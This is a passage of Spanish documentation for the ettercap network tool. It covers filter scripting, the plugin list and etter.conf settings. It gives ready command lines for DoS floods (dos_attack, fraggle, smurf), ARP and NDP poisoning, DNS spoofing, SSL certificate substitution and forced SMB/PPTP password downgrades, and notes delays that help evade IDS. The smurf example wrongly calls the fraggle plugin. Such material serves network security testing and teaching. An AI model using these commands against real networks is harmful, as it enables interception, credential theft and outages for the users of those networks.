Para compilar la fuente filter.ecf en un binario filter.ef, ejecutar

```
etterfilter filter.ecf -o filter.ef
```

Opciones generales

-o, --output <FILE>
puede especificar el fichero de salida para un fichero de filtro de origen. Por defecto, la salida es filter.ef.

-t, --test <FILE>
Puede analizar un fichero de filtro compilado con esta opción. etterfilter imprimirá en forma legible todas las instrucciones que contiene. Es una especie de desensamblador para ficheros de filtro binario.

-d, --debug
imprime algunos mensajes de depuración durante la compilación. Úselo más de una vez para aumentar el nivel de depuración (etterfilter -ddd ...).

-w, --suppress-warnings

No visualizar las advertencias. Con esta opción, el compilador compilará el script incluso si contiene advertencias.

-v, --Versión
Imprimir la versión y salir.

-h, --help
imprime la pantalla de ayuda con un breve resumen de las opciones disponibles.

Sintaxis de los scripts
Un script es un conjunto de instrucciones que se ejecutan secuencialmente y se pueden hacer ramificaciones con las declaraciones 'if'. Las declaraciones 'if' y 'if/else' son las únicas admitidas. No se implementan bucles. La sintaxis es casi como el código C, excepto que debe poner bloques 'if' en paréntesis de gráfico '{' '}', incluso si contienen solo una instrucción.
Ejemplo

```
if (conditions) { }
func(args...);
```

Las condiciones para una declaración 'if' pueden ser funciones o comparaciones. Se pueden vincular 2 o más condiciones con operadores lógicos como OR '||' y y '&&'.
Ejemplo: `if (tcp.src == 21 && search(DATA.data, "ettercap")) { }`

Prestar atención a la precedencia del operador. No se puede usar paréntesis para agrupar condiciones, así que tener cuidado con el orden. Un AND al comienzo de un bloque de condiciones excluirá todas las demás pruebas si se evalúa como falso. El análisis es de izquierda a derecha, cuando se encuentra un operador: si es un AND y la condición anterior es falsa, toda la instrucción se evalúa como falsa; si es un OR, el análisis continúa incluso si la condición es falsa.
Ejemplo

```
if (ip.proto == UDP || ip.proto == TCP && tcp.src == 80) {
}

if (ip.proto == TCP && tcp.src == 80 || ip.proto == UDP) {
}
```

La condición anterior coincidirá con todo el tráfico UDP o HTTP. Esto último es incorrecto, porque si el paquete no es TCP, todo el bloque de condición se evaluará como falso. Si desea crear condiciones complejas, la mejor manera es dividirlas en bloques anidados 'if'.

Dado que etterfilter admite ambas familias de direcciones IP, debe preocuparse si usa 'ip.proto', que es específico para la familia de direcciones IPv4 o si es IPv6 usar 'ipv6.nh'. Especialmente para la coincidencia del protocolo de nivel 4 usando 'ip.proto' y/o 'ipv6.nh', debe tener cuidado si realmente está actuando según el protocolo correcto. Esto debe hacerse cumplir utilizando el identificador de protocolo de nivel 3 'eth.proto'
Ejemplo:

```
if (eth.proto == IP && ip.proto == TCP && tcp.dst == 80 || tcp.src == 80) {
}

if (eth.proto == IP6 && ipv6.nh == TCP && tcp.dst == 80 || tcp.src == 80) {
}
```

```
if (tcp.dst == 80 || tcp.src == 80) {
}
```

El primer ejemplo coincide correctamente con el tráfico HTTP solo en IPv4, mientras que el segundo solo coincide con el tráfico HTTP en IPv6. El tercer ejemplo coincide con HTTP, independientemente de su familia de direcciones IP.

Cada instrucción en un bloque debe terminar con un punto y coma ';'.

Las comparaciones se implementan con el operador '==' y se pueden usar para comparar números, cadenas o direcciones IP. Se debe incluir una dirección IP entre 2 comillas simples, por ejemplo, '192.168.0.7' o '2001: db8 :: 2'. También se pueden usar los operadores 'menor que' ('<'), 'mayor que' ('>'), 'menor o igual' ('<=') y 'mayor o igual' ('> ='). El valor de una comparación debe ser un offset.
Ejemplo:

```
if (DATA.data + 20 == "ettercap" && ip.ttl > 16) {
}
```

Las asignaciones se implementan con el operador '=' y el valor l puede ser un offset. El valor r puede ser una cadena, un número entero o un valor hexadecimal.
Ejemplo:

```
ip.ttl = 0xff;
DATA.data + 7 = "ettercap NG";
```

También se pueden usar las operaciones 'inc' y 'dec' en los campos de paquetes. Los operadores utilizados son '+ =' y '- ='. El valor r puede ser un número entero o un valor hexadecimal.
Ejemplo:

```
ip.ttl += 5;
```

Definición del offset
Un offset se identifica mediante un puntero virtual, así un offset es un puntero al búffer de paquetes. El puntero virtual es una tupla <L, O, S>, donde L es el nivel ISO/OSI, O es el offset en este nivel y S es el tamaño del puntero virtual. Se pueden realizar operaciones algebraicas en un puntero virtual y el resultado sigue siendo un desplazamiento.Si se especifica 'vp + n' dará como resultado un nuevo puntero virtual <L, O + n, S>. Y esto es perfectamente legal, hemos cambiado el offset interno de este nivel.

Los punteros virtuales tienen la forma 'name.field.subfield'. Por ejemplo 'ip.ttl' es el puntero virtual para el campo Time To Live en el encabezado IP de un paquete. Se traducirá como < L = 3, O = 9, S = 1>. De hecho, es el noveno octeto del nivel 3 y su tamaño es de 1 octeto. 'ip.ttl + 1' es lo mismo que 'ip.proto' ya que el décimo octeto del encabezado IP es el protocolo encapsulado en el paquete IP. Tener en cuenta que dado que etterfilter también admite el procesamiento de IPv6, lo mencionado anteriormente solo se aplica a los paquetes de IPv4, mientras que su equivalente en IPv6 sería 'ipv6.nh'.

La lista de todos los punteros virtuales compatibles se encuentran en el fichero etterfilter.tbl. Se pueden agregar sus propios punteros virtuales agregando una nueva tabla o modificando los existentes.

Funciones de los scripts

search(where, what)
Esta función busca la cadena 'what' en el búffer 'where'. El búffer puede ser DATA.data o DECODED.data. El primero es la carga útil en la capa DATA sobre TCP o UDP, ya que se transmite por cable, el segundo es la carga útil decodificada/descifrada por disectores. Por lo tanto si se desea buscar en una conexión SSH, es mejor usar 'DECODED.data' ya que los datos estarán encriptados. La cadena 'what' puede ser binaria.
Ejemplo: search(DATA.data, "\x41\x42\x43")

regex(where, regex)
Esta función devolverá verdadero si el la expresión 'regex' ha coincidido con el búffer 'where'. Las consideraciones sobre 'DECODED.data' y 'DATA.data' mencionadas para la función 'search' es la misma para la función regex. regex solo se puede usar contra un búfer de cadena.
Ejemplo: regex(DECODED.data, ".*login.*")

pcre_regex(where, pcre_regex ...)
Esta función evaluará una expresión regular compatible con Perl. Puede coincidir con DATA y DECODED, pero si su expresión modifica el búffer, tiene sentido operar solo en DATA. La función acepta 2 o 3 parámetros dependiendo de la operación que desee. La forma de 2 parámetros se usa solo para hacer coincidir un patrón. La forma de 3 parámetros significa que desea realizar una sustitución. En ambos casos, el segundo parámetro es la cadena de búsqueda. Se puede usar $n en la cadena de reemplazo. Estos marcadores de posición se refieren a los grupos creados en la cadena de búsqueda. Por ejemplo, pcre_regex (DATA.data, "^ var1 = ([: digit:] *) & var2 = ([: digit:] *)", "var1 = $ 2 & var2 = $ 1") intercambiará el valor de var1 y var2 .
Ejemplo:

```
pcre_regex(DATA.data, ".*foo$")
pcre_regex(DATA.data, "([^ ]*) bar ([^ ]*)", "foo $1 $2")
```

replace(what, with)
Esta función reemplaza la cadena 'what' con la cadena 'with' y pueden ser cadenas binarias. El reemplazo siempre se realiza en DATA.data ya que es la única carga útil que se reenvía. El búffer 'DECODED.data' se usa solo internamente y nunca llega al cable.
Ejemplo: replace("ethercap", "ettercap")

inject(what)
Esta función inyecta el contenido del fichero 'what' después del paquete que se procesa. Siempre se inyecta en DATA.data. Se puede usar para reemplazar el paquete completo con uno falso, usando la función drop() justo antes del comando inject(). En ese caso el motor de filtrado eliminará el paquete actual e inyectará el falso.
Ejemplo: inject("./fake_packet")

log(what, where)
Esta función volca en el fichero 'where' el búffer 'what'. No se almacena información sobre el paquete, solo se descarga la carga útil. Entonces se verá la secuencia en el fichero. Si se desea registrar paquetes en un modo más mejorado, se debe usar la opción ettercap -L y analizarla con etterlog. El fichero 'where' debe poder escribirse para el usuario EC_UID.
Ejemplo: log(DECODED.data, "/tmp/interesting.log")

msg(message)
Esta función muestra un mensaje al usuario en la ventana User Messages. Es útil informar al usuario si un filtro en particular ha tenido éxito o no.

Ejemplo: msg("Packet filtered successfully")

drop()
Esta función marca el paquete a descartar. El paquete no se enviará al destino real.
Ejemplo: drop()

kill()
Esta función elimina la conexión que posee el paquete coincidente. Si es una conexión TCP, se envía un paquete RST a ambos lados de la conexión. Si es una conexión UDP, se envía un paquete ICMP PORT UNREACHABLE al origen del paquete.
Ejemplo: kill()

exec(command)
Esta función ejecuta un comando de shell. Debe proporcionar la ruta completa al comando, ya que se ejecuta sin ningún entorno. No hay forma de determinar si el comando fue exitoso o no. Además se ejecuta de forma asíncrona ya que el proceso principal la bifurca.
Ejemplo: exec("/bin/cat /tmp/foo >> /tmp/bar")

execinject(command)
Esta función funciona de manera similar a la función de inyección, excepto que utiliza la salida de un comando de shell para inyectar datos en lugar del contenido de un fichero. Siempre se inyecta en DATA.data. Se puede usar para reemplazar todo el paquete por uno falso utilizando la función drop() justo antes del comando execinject(). En ese caso el motor de filtrado descartará el paquete actual e inyectará el falso.
Ejemplo: execinject("/bin/cat /tmp/foo")

exit()
Esta función hace que el motor de filtro deje de ejecutar el código. Es útil para detener la ejecución del script en alguna circunstancia marcada por una declaración 'if'.
Ejemplo: exit()

4.8. plugins

Ettercap admite módulos cargables en tiempo de ejecución. Se llaman plugins y vienen dentro del programa fuente. Se compilan automáticamente si su sistema los admite o hasta que especifique la opción -DENABLE_PLUGINS = OFF en el script de configuración cmake. Algunos de los plugins antiguos de ettercap (roper, banshee, etc.) no se han portado en la nueva versión. Si se usa el modo interactivo, la mayoría de los plugins deben arrancarse en "Start Sniff" antes de usarlos. Para tener una lista de los plugins instalados en el sistema, ejecutar: ettercap -P list

Lista de plugins disponibles:

arp_cop
Reporta la actividad ARP sospechosa al monitorizar pasivamente las solicitudes/respuestas ARP. Puede informar de intentos de posicionamiento ARP o simples conflictos de IP o cambios de IP. Si se crea la lista de dispositivos inicial, el plugin se ejecutará con mayor precisión.
Ejemplo: ettercap -TQP arp_cop //

autoadd

Automáticamente agregará nuevas víctimas al ataque MITM de envenenamiento ARP cuando surjan. Busca solicitudes ARP en la LAN y cuando se detectan, agregará el dispositivo a la lista de víctimas si se especificó en el TARGET. El dispositivo se agrega cuando se ve una solicitud ARP, ya que los dispositivos de comunicación están vivos.

chk_poison
Realiza una verificación para ver si el módulo de envenenamiento por ARP de ettercap tuvo éxito. Envía paquetes de eco ICMP falsificados a todas las víctimas del envenenamiento que fingen ser cada uno de los otros objetivos. Si podemos obtener una respuesta ICMP con nuestra dirección MAC como destino, significa que el envenenamiento entre estos 2 objetivos tiene éxito. Comprueba ambas formas de cada comunicación. Este plugin solo tiene sentido cuando el envenenamiento tiene sentido. La prueba falla si especifica solo un objetivo en modo silencioso. No se puede ejecutar este plugin desde la línea de comandos porque el proceso de envenenamiento aún no se ha iniciado. Se ha de iniciar desde el menú adecuado.

dns_spoof
Este plugin intercepta la consulta DNS y responde con una respuesta falsa. Puede elegir a que dirección debe responder el plugin modificando el fichero etter.dns. El plugin intercepta las solicitudes A, AAAA, PTR, MX, WINS, SRV y TXT. Si se trataba de una solicitud A, se busca el nombre en el fichero y se devuelve la dirección IP. Se pueden usar comodines en el nombre. Lo mismo se aplica si se trata de una solicitud AAAA. Si se trata de una solicitud PTR, se busca la dirección IP en el fichero y se devuelve el nombre excepto los nombres que contienen un comodín. Para solicitudes PTR, se admiten direcciones IPv4 o IPv6. En caso de solicitud de MX, se elabora una respuesta especial. El dispositivo se resuelve con un dispositivo falso 'mail.host' y el registro adicional contiene la dirección IP de 'mail.host'. Se devuelve la primera dirección que coincide, así que tener cuidado con el pedido. La dirección IP para las solicitudes MX puede ser una dirección IPv4 o IPv6. Si la solicitud era WINS, se busca el nombre en el fichero y se devuelve la dirección IP. En caso de solicitud de SRV, se elabora una respuesta especial. El dispositivo se resuelve con un dispositivo falso 'srv.host' y el registro adicional contiene la dirección IP de 'srv.host'. La dirección IP para las solicitudes SRV puede ser una dirección IPv4 o IPv6. En caso de una solicitud TXT, se devuelve la cadena definida. La cadena debe estar entre comillas dobles. También se pueden usar comodines para el nombre solicitado.
Se puede falsificar una respuesta especial para solicitudes A o AAAA, si la dirección indefinida se especifica como la dirección IP en el fichero. Luego el cliente obtiene una respuesta que detiene el procesamiento de resolución inmediatamente. De esta forma se puede controlar que familia de direcciones se está utilizando para acceder a un dispositivo de doble pila. En el caso de una solicitud ANY, todos los resultados coincidentes de tipo A, AAAA, MX y TXT se devuelven en la respuesta. Si se define la dirección indefinida para los registros A o AAAA, no se devuelve nada para estos tipos, independientemente de si el nombre coincide o no.

mdns_spoof
Este plugin hace lo mismo que el plugin dns_spoof descrito anteriormente, a pesar de que escucha las consultas mDNS (Multicast DNS) en el puerto UDP 5353. Para elegir a que dirección responderá el plugin, se debe modificar un fichero diferente llamado etter.mdns. Debido a la naturaleza del mDNS, el plugin intercepta solo las solicitudes A, AAAA, PTR y SRV. La forma en que el plugin mdns_spoof interpreta el fichero etter.mdns y las reglas que se aplican son las mismas que con el plugin dns_spoof.

dos_attack

Este plugin ejecuta un ataque DoS contra una dirección IP de la víctima. Primero escanea a la víctima para encontrar sus puertos abiertos, luego comienza a inundar estos puertos con paquetes SYN, utilizando una dirección fantasma como IP de origen. A continuación usa respuestas ARP falsas para interceptar paquetes para el dispositivo fantasma. Cuando recibe un paquete SYN-ACK de la víctima, responde con un paquete ACK creando una conexión. Tiene que usar una dirección IP libre en su subred para crear el dispositivo fantasma y puede usar find_ip para este fin. No se puede ejecutar este plugin en modo no ofensivo.
Ejemplo: ettercap -TQP dos_attack

dummy
Solo es una plantilla para mostrar como escribir un plugin.

find_conn
Plugin muy simple que escucha las solicitudes ARP para mostrar todos los objetivos con los que un dispositivo desea hablar. También puede ayudar a encontrar direcciones en una LAN desconocida.
Ejemplo:

```
ettercap -TQzP find_conn
ettercap -TQu -i eth0 -P find_conn
```

find_ettercap
Intenta identificar los paquetes ettercap enviados en la LAN. Podría ser útil detectar si alguien está usando ettercap. No confíar en él al 100%, ya que las pruebas se realizan solo en números de secuencia/identificación particulares.

find_ip
Encuentra la primera dirección IP no utilizada en el rango especificado por el usuario en la lista de destino. Algunos otros plugins como gre_relay necesitan una dirección IP no utilizada de la LAN para crear un dispositivo falso. También puede ser útil obtener una dirección IP en una LAN desconocida donde no hay un servidor DHCP. Se puede usar find_conn para determinar el direccionamiento IP de la LAN y luego find_ip. Se debe crear una lista de dispositivos para usar este plugin, por lo que no puede usarlo en modo no ofensivo. Si no tiene una dirección IP para su interfaz, dar una falsa, por ejemplo, si la LAN es 192.168.0.0/24, usar 10.0.0.1 para evitar conflictos de IP, luego inicie este plugin que especifica el rango de subred. Se puede ejecutar desde la línea de comandos o desde el menú adecuado.
ejemplo:

```
ettercap -TQP find_ip //
ettercap -TQP find_ip /192.168.0.1-254/
```

finger
Utiliza las capacidades de fingerprint pasiva para la huella digital de un dispositivo remoto. Realiza un connect() al dispositivo remoto para obligar al núcleo a responder al paquete SYN con un paquete SYN + ACK. La respuesta se recopilará y se mostrará la huella digital. El connect() obedece al parámetro connect_timeout en etter.conf. Se puede especificar un objetivo en la línea de comandos o dejar que el plugin le pida al dispositivo de destino que tome las huellas digitales. También puede especificar un objetivo múltiple con la especificación habitual de objetivos múltiples. Si especifica varios puertos, todos los puertos se probarán en todas las IP.
ejemplo:

```
ettercap -TzP finger /192.168.0.1/22
ettercap -TzP finger /192.168.0.1-50/22,23,25
```

finger_submit
Usar este plugin para enviar una huella digital al sitio web ettercap. Si se encontró una huella digital desconocida, pero conoce con seguridad el sistema operativo del objetivo, puede enviarla para que se inserte en la base de datos en la próxima versión de ettercap.
Ejemplo: ettercap -TzP finger_submit

fraggle_attack
Este plugin realiza un ataque DoS porque envía una gran cantidad de eco UDP y tráfico chargen a todos los dispositivos en target2 con una dirección IP de origen falsa (víctima).
Ejemplo (192.168.0.5 es la víctima):

ettercap -i eth1 -Tq /192.168.0.5/ // -P fraggle_attack

gre_relay
Este plugin se puede utilizar para detectar tráfico remoto redireccionado por GRE. La idea básica es crear un túnel GRE que envíe todo el tráfico en una interfaz de enrutador a la máquina ettercap. El plugin enviará los paquetes GRE al enrutador, después de la manipulación de ettercap. Puede usar plugins activos como smb_down, ssh decryption, filtros, etc. en el tráfico redirigido. Necesita un dispositivo falso a donde el tráfico debe ser redirigido para evitar las respuestas del núcleo. La IP falsa será el punto final del túnel. El plugin gre_relay se hará pasar por el dispositivo falso. Para encontrar una dirección IP no utilizada para el dispositivo falso, se puede usar el plugin find_ip.

gw_discover
Este plugin intenta descubrir la puerta de enlace de la LAN enviando paquetes TCP SYN a un dispositivo remoto. El paquete tiene la IP de destino de un dispositivo remoto y la dirección MAC de destino de un dispositivo local. Si ettercap recibe el paquete SYN + ACK, el dispositivo que posee la dirección MAC de origen de la respuesta es la puerta de enlace. Esta operación se repite para cada dispositivo en la lista de dispositivos, por lo que debe tener una lista de dispositivos válida antes de iniciar este complemento.
Ejemplo: ettercap -TP gw_discover /192.168.0.1-50/

isolate
El plugin isolate aislará un dispositivo de la LAN. Envenenará el caché ARP de la víctima con su propia dirección de MAC asociada con todo el dispositivo que intenta contactar. De esta manera el dispositivo no podrá contactar a otros dispositivos porque el paquete nunca llegará al cable. Puede especificar todo el dispositivo o solo un grupo. La especificación de objetivos funciona de esta manera: el objetivo1 es la víctima y debe ser un único dispositivo, el objetivo2 puede ser un rango de direcciones y representar los dispositivos que serán bloqueados para la víctima.
Ejemplos:

ettercap -TzqP isolate /192.168.0.1/ //
ettercap -TP isolate /192.168.0.1/ /192.168.0.2-30/

link_type
Realiza una verificación del tipo de enlace (concentrador o conmutador) enviando una solicitud ARP falsificada y escuchando las respuestas. Necesita al menos una entrada en la lista de dispositivos para realizar la verificación. Con 2 o más dispositivos, la prueba será más precisa.
Ejemplos:

ettercap -TQP link_type /192.168.0.1/
ettercap -TQP link_type //

pptp_chapms1

Obliga al túnel PPTP a negociar la autenticación MS-CHAPv1 en lugar de MS-CHAPv2, que generalmente es más fácil de descifrar, por ejemplo, con LC4. Debe estar en medio de la conexión para usarla con éxito. Engancha el disector ppp, por lo que debe mantenerlos activos.

pptp_clear
No fuerza la compresión/encriptación para los túneles PPTP durante la negociación. Podría fallar si el cliente o el servidor está configurado para colgarse del túnel si no se negocia el cifrado. Debe estar en medio de la conexión para usarla con éxito. Engancha el disector ppp, por lo que debe mantenerlos activos.

pptp_pap
Obliga al túnel pptp a negociar la autenticación PAP. Podría fallar si no se admite PAP, si falta el fichero pap_secret o si Windows está configurado con uso automático de la cuenta de dominio. Debe estar en medio de la conexión para usarla con éxito. Engancha el disector ppp, por lo que debe mantenerlos activos.

pptp_reneg
Fuerza la renegociación en un túnel PPTP existente. Puede forzar la renegociación para obtener contraseñas ya enviadas. Además puede iniciarlo para usar pptp_pap, pptp_chapms1 o pptp_clear en túneles existentes, Estos plugins solo funcionan durante la fase de negociación. Debe estar en medio de la conexión para usarla con éxito. Engancha el disector ppp, por lo que debe mantenerlos activos.

rand_flood
Inunda la LAN con direcciones MAC aleatorias. Algunos conmutadores no se abrirán en modo de repetición, lo que facilitará la detección. El retraso entre cada paquete se basa en el valor port_steal_send_delay en etter.conf. Es útil solo en conmutadores ethernet.
Ejemplo: ettercap -TP rand_flood

remote_browser
Envía al navegador las URL detectadas a través de sesiones HTTP. Entonces puede ver las páginas web en tiempo real. El comando ejecutado es configurable en el fichero etter.conf. Envía al navegador solo las solicitudes GET y solo para las páginas web, ignorando la solicitud única de imágenes u otras comodidades.

reply_arp
Simple ARP respondedor. Cuando intercepta una solicitud ARP a un dispositivo en las listas de objetivos, responde con la dirección MAC del atacante.
Ejemplo :

```
ettercap -TQzP reply_arp /192.168.0.1/
ettercap -TQzP reply_arp //
```

repoison_arp
Solicita paquetes de envenenamiento después de transmitir solicitudes o respuestas ARP de un dispositivo posicionado. Por ejemplo: estamos envenenando al Grupo1 que suplanta al Host2. Si Host2 realiza una solicitud ARP de difusión para Host3, es posible que Group1 almacene en caché la dirección MAC correcta para Host2 contenida en el paquete ARP. Este complemento vuelve a envenenar la memoria caché del Grupo 1 inmediatamente después de una solicitud o respuesta ARP de difusión legal. Este plugin es efectivo solo durante una sesión de posicionamiento ARP. Junto con el plugin reply_arp, repoison_arp es un buen soporte para el método estándar MITM de

envenenamiento por ARP.
Ejemplo: ettercap -T -M arp:remote -P repoison_arp /192.168.0.10-20/ /192.168.0.1/

scan_poisoner
Comprueba si alguien está envenenando entre algún dispositivo de la lista y nosotros. En primer lugar, comprueba si 2 dispositivos en la lista tienen la misma dirección MAC. Podría significar que uno de ellos nos está envenenando fingiendo ser el otro. Podría generar muchos falsos positivos en un entorno proxy-arp. Debe crear una lista de dispositivos para realizar esta verificación. Después de esto, envía paquetes de ECO ICMP a cada dispositivo en la lista y verifica si la dirección de origen de la respuesta de MAC es diferente de la dirección que hemos almacenado en la lista para esta IP. Podría significar que alguien está envenenando a este dispositivo que finge tener nuestra dirección IP y nos reenvía los paquetes interceptados. No puede realizar esta prueba activa en modo no ofensivo.
Ejemplo: ettercap -TQP scan_poisoner //

search_promisc
Intenta encontrar si alguien está rastreando en modo promiscuo. Envía 2 tipos diferentes de solicitud de ARP con formato incorrecto a cada objetivo en la lista de dispositivos y espera respuestas. Si llega una respuesta del dispositivo de destino, es más o menos probable que este objetivo tenga la NIC en modo promiscuo. Podría generar falsos positivos. Puede iniciarlo desde la línea de comandos o desde el menú del complemento. Como escucha las respuestas de ARP, es mejor que no lo use mientras envía la solicitud de ARP.
Ejemplo:

```
ettercap -TQP search_promisc /192.168.0.1/
ettercap -TQP search_promisc //
```

smb_clear
Obliga al cliente a enviar la contraseña de SMB en texto sin cifrar mediante la negociación del protocolo. Tiene que estar en medio de la conexión para usarla con éxito. Engancha el disector SMB, por lo que se debe mantener activo. Si lo usa contra un cliente de Windows, probablemente provocará un error.

smb_down
Obliga al cliente a no usar el intercambio de contraseñas NTLM2 durante la autenticación SMB. De esta manera los hashes obtenidos pueden ser fácilmente resquebrajados por LC4. Se tiene que estar en medio de la conexión para usarla con éxito. Engancha el disector SMB, por lo que debe estar activo.

smurf_attack
El ataque smurf es un ataque DoS en el que una gran cantidad de paquetes ICMP con la(s) IP(s) de la(s) víctima(s) en target1 se envían a los dispositivos en target2. Esto hace que todos los dispositivos en el target2 respondan a la solicitud ICMP, causando un tráfico significativo a lo(s) ordenador(es) de la víctima.
Ejemplo (192.168.0.5 es la víctima): ettercap -i eth1 -Tq /192.168.0.5/ // -P fraggle_attack

sslstrip
Mientras realiza el ataque MITM SSL, ettercap sustituye el certificado SSL real por el suyo. El certificado falso se crea sobre la marcha y todos los campos se llenan de acuerdo con el certificado real presentado por el servidor. Solo el emisor se modifica y firma con la clave privada contenida en

el fichero etter.ssl.crt. Si desea utilizar una clave privada diferente, debe volver a generar este fichero. Para regenerar el fichero cert utilice los siguientes comandos:

```
openssl genrsa -out etter.ssl.crt 1024
openssl req -new -key etter.ssl.crt -out tmp.csr
openssl x509 -req -days 1825 -in tmp.csr -signkey etter.ssl.crt -out tmp.new
cat tmp.new >> etter.ssl.crt
rm -f tmp.new tmp.csr
```

Recordar que SSL MITM no está disponible en modo bridging.
Se puede usar las opciones largas --certificate / - private-key si se desea especificar un fichero diferente en lugar del fichero etter.ssl.crt.

stp_mangler
Envía BPDU de árbol de expansión que fingen ser un conmutador con la máxima prioridad. Una vez en la raíz del árbol de expansión, ettercap puede recibir todo el tráfico de red no administrado. Es útil solo contra un grupo de conmutadores que ejecutan STP. Si hay otro conmutador con la máxima prioridad, intentar disminuir manualmente su dirección MAC antes de ejecutarlo.
Ejemplo: ettercap -TP stp_mangler

4.9. etter.conf

etter.conf es el fichero de configuración que determina el comportamiento de ettercap. Siempre se carga al inicio y configura algunos atributos utilizados en tiempo de ejecución.
El fichero contiene entradas de la forma:

```
[section]
entry = value
...
```

Cada entrada define una variable que se puede personalizar. Cada valor debe ser un número entero. Las secciones se usan solo para agrupar algunas variables.
Si se omite una variable en el fichero conf, se inicializará con el valor 0. Se desaconseja no inicializar variables críticas como arp_poison_delay o connection_timeout.

Lista de variables

Sección privs

ec_uid
Esta variable especifica el UID en el que se eliminan los privilegios al inicio. Después de que se haya abierto el socket en la capa de enlace, los privilegios se eliminan a un UID específico diferente de la raíz por razones de seguridad. etter.conf es el único fichero que se lee con privilegios de root. Asegúrese de que el UID especificado tenga suficientes privilegios para leer otros ficheros. Se puede omitir esta variable configurando la variable de entorno EC_UID.

Sección mitm

arp_storm_delay
El valor representa los milisegundos a esperar entre 2 paquetes consecutivos durante la exploración ARP inicial. Se puede incrementar este valor para ser menos agresivo al inicio. El escaneo aleatorio más un alto retraso puede engañar a algunos tipos de detectores de escaneo ARP.

arp_poison_smart
Con este conjunto de variables, solo se envían 3 mensajes ARP envenenados iniciales a las víctimas. ettercap mantiene este estado envenenado respondiendo a las solicitudes ARP de las víctimas que desean actualizar su caché ARP. Esto hace que el envenenamiento por ARP sea muy sigiloso, pero puede no ser confiable en medios compartidos como WiFi.

arp_poison_warm_up
Cuando comienza el proceso de envenenamiento, el retraso entre paquetes es bajo para los primeros 5 venenos. Después de los primeros 5 venenos, el retraso se incrementa para mantener el envenenamiento. Esta variable controla el retraso de los primeros 5 venenos. El valor es en segundos. La misma demora se usa cuando las víctimas son restauradas a las asociaciones originales (RE-ARPing) cuando se cierra ettercap.

arp_poison_delay
Esta variable controla el retraso de envenenamiento después de los primeros 5 venenos. El valor se expresa en segundos. Puede aumentar este valor para intentar engañar al IDS hasta el tiempo de espera de la caché ARP que depende del sistema operativo envenenado.

arp_poison_icmp
Habilita el envío de un mensaje ICMP falso para forzar a los objetivos a realizar una solicitud ARP. Esto creará una entrada ARP en la caché del dispositivo, por lo que ettercap podrá ganar la condición de carrera y envenenar al objetivo. Útil contra objetivos que no aceptan ARP gratuito si la entrada no está en el caché.

arp_poison_reply
Usa respuestas ARP para envenenar a los objetivos. Este es el ataque clásico.

arp_poison_request
Utilizar la solicitud ARP para envenenar a los objetivos. Útil contra objetivos que almacenan en caché incluso valores de solicitud ARP.

arp_poison_equal_mac
Establecer esta opción en 0 si desea omitir el envenenamiento de 2 dispositivos con la misma dirección MAC. Esto puede suceder si una NIC tiene uno o más alias en la misma red.

dhcp_lease_time
Este es el tiempo de arrendamiento en segundos para una asignación DHCP. Puede reducir este valor para permitir que las víctimas reciban una respuesta DHCP correcta después de haber detenido su ataque. El uso de tiempos de espera más altos puede dañar seriamente la red después de que el ataque haya terminado. Por otro lado algunos clientes preferirán un mayor tiempo de arrendamiento, por lo que debe aumentarlo para ganar la condición de carrera contra el servidor real.

port_steal_delay
Este es el tiempo de retraso en milisegundos entre el robo de paquetes para el método MitM "port". Con retrasos bajos, podrá interceptar más paquetes, pero generará más tráfico. Se debe ajustar este valor para encontrar un buen equilibrio entre la cantidad de paquetes interceptados, los paquetes retransmitidos y los paquetes perdidos. Este valor depende de los canales full/half duplex, controladores y adaptadores de red, configuración general de red y hardware.

port_steal_send_delay
Este es el tiempo de retraso en microsegundos entre paquetes cuando el método MitM "port" tiene que volver a enviar colas de paquetes. Como se dijo para port_steal_delay, se debe ajustar esta opción al valor más bajo aceptable.

ndp_poison_warm_up
Esta opción funciona de manera similar a la opción arp_poison_warm_up. Cuando comienza el proceso de envenenamiento, esta opción controla el retraso de envenenamiento del NDP para los primeros 5 venenos. Después de los primeros 5 venenos, el retraso se incrementa para mantener el envenenamiento. Esta variable controla el retraso de los primeros 5 venenos. El valor debe ser inferior al ndp_poison_delay. El valor es en segundos. El mismo retraso se usa cuando las víctimas son restauradas a las asociaciones originales cuando se cierra ettercap.

ndp_poison_delay
Esta opción es similar a la opción arp_poison_delay. Controla el retraso en segundos para enviar los paquetes NDP envenenados al veneno de la caché vecina de la víctima. Este valor puede aumentarse para esconderse de los IDS. Pero aumentar el valor también aumenta la probabilidad de fallar las condiciones de carrera durante el descubrimiento de vecinos y perder algunos paquetes.

ndp_poison_send_delay
Esta opción controla el retraso en microsegundos entre los paquetes NDP envenenados que se envían. Este valor puede aumentarse para esconderse de los IDS. Pero aumentar el valor también aumenta la probabilidad de fallar las condiciones de carrera durante el descubrimiento de vecinos y perder algunos paquetes.

ndp_poison_icmp
Habilita el envío de un mensaje falso de ICMPv6 para motivar a los objetivos a realizar el descubrimiento de vecinos. Esto creará una entrada en el caché vecino del dispositivo, por lo que ettercap podrá ganar la condición de carrera y envenenar al objetivo. Útil contra objetivos que no aceptan anuncios vecinos si la entrada no está en la memoria caché.

ndp_poison_equal_mac
Establecer esta opción en 0 si desea omitir el envenenamiento por NDP de 2 dispositivos con la misma dirección MAC. Esto puede suceder si una NIC tiene uno o más alias en la misma red.

icmp6_probe_delay
Esta opción define el tiempo en segundos que ettercap espera a que los nodos IPv6 activos respondan a las sondas ICMP. Disminuir este valor podría generar respuestas perdidas de los nodos activos de IPv6, por lo tanto, se pierden en la lista de dispositivos. Aumentar el valor generalmente no tiene impacto; normalmente los nodos pueden responder durante el retraso predeterminado.

Sección connections

connection_timeout
Cada vez que se descubre una nueva conexión, ettercap asigna las estructuras necesarias. Después de un tiempo de espera personalizable, puede liberar estas estructuras para mantener bajo el uso de memoria. Esta variable representa este tiempo de espera. El valor se expresa en segundos. Este tiempo de espera se aplica incluso al sistema de seguimiento de sesión.

connection_idle

El número de segundos a esperar antes de que una conexión se marque como IDLE.

connection_buffer
Esta variable controla el tamaño del búfer vinculado a cada conexión. Cada paquete rastreado se agrega al búffer y cuando el búffer está lleno, los paquetes más antiguos se eliminan para dejar espacio a los más nuevos. Este búffer es útil para ver los datos almacenados en el cable antes de seleccionar y ver una conexión específica. Cuanto mayor sea este valor, mayor será la ocupación de la memoria ettercap. El búffer es dinámico, por lo que si establece un búffer de 100.000 octetos, no se asigna todo en el primer paquete de una conexión, pero se llena a medida que llegan los paquetes.

connect_timeout
El tiempo de espera en segundos cuando se usa la llamada al sistema connect(). Aumente si obtiene un error de "Connection timeout". Esta opción no tiene nada que ver con las conexiones detectadas por ettercap. Es un tiempo de espera para las conexiones realizadas por ettercap a otros dispositivos, por ejemplo, cuando se toman las huellas digitales del dispositivo remoto.

Sección stats

sampling_rate
